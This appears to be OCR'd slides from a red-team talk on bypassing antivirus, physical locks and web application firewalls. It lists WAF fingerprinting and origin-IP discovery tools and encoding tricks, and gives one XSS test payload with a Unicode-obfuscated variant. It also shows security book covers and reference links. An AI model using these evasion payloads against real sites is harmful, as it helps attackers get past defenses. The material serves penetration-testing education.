Antivirus Bypass Techniques

Learn practical techniques and tactics to combat, bypass, and evade antivirus software




PETER KIM

RED TEAM EDITION

THE HACKER PLAYBOOK 3

Practical Guide To Penetration Testing



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WIL ALLSOPP

FOREWORD BY HANS VAN DE LOOY

ADVANCED PENETRATION TESTING

HACKING THE WORLD'S MOST SECURE NETWORKS

WILEY

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
PHYSICAL SECURITY DESIGN



bypass physical Security

- An attacker uses techniques and methods to circumvent the physical security measures of a building or facility. Physical locks can range from traditional lock and key mechanisms, cable locks used to secure laptops or servers, locks on server cabinets or other devices. Techniques such as knock blocking, forced blocking by airguns, or lock picking can be employed to bypass these locks and gain access to facilities or devices that protect, albeit confidential, evidence of tampering and integrity of the lock after an attack are considerations that can determine the method used. Physical locks are limited by the complexity of the locking mechanism.

bypass WAF Techniques

- **Tools to Check and Bypass WAFs:**
- w3af — Web Application Attack and Audit Framework
- wafw00f — Identify and fingerprint Web Application Firewall
- BypassWAF **–** Bypass firewalls by abusing DNS history. This tool will search for old DNS A records and check if the server replies for that domain.
- CloudFail – is a tactical reconnaissance tool that tries to find the original IP address behind the Cloudflare WAF.


bypass WAF Techniques

- **1. Case toggling Technique:** Combine uppercase and lowercase characters to create efficient payloads.
- **2. URL encoding Technique:** encode payloadsnormal with %encoding/url encoding. You can use theburp. It has an encoder/decoder tool.
- **3. Unicode Technique:** ASCII characters in Unicode encoding provide us with great variants to bypass WAF. Code all or part of the payload to get results.


<marquee onstart=prompt()>

obfuscated:

<marquee onstart=\u0070r\u006fpt()>



books 2




Bug Bounty Bootcamp

The Guide to Finding and Reporting Web Vulnerabilities

Vickie Li

no starch press




The Web Application Hacker's Handbook

Finding and Exploiting Security Flaws

2 Second Edition

Dafydd Stuttard Marcus Pinto



O'REILLY

Web Application Security

Exploitation and Countermeasures for Modern Web Applications

Andrew Hoffm

CONCLUSION

DOUBTS?

https://www.linkedin.com/in/joas-antonio-dos-santos

Links

- https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/defense-evasion/untitled-5/dll-side-loading
- https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/defense-evasion/t1202-indirect-command-execution
- https://capec.mitre.org/data/definitions/390.html
- https://www.sciencedirect.com/science/article/abs/pii/S1874548214000420
- https://pentestit.medium.com/bypassing-waf-4cfa1aad16bf
- https://hacken.io/researches-and-investigations/how-to-bypass-waf-hackenproof-cheat-sheet/

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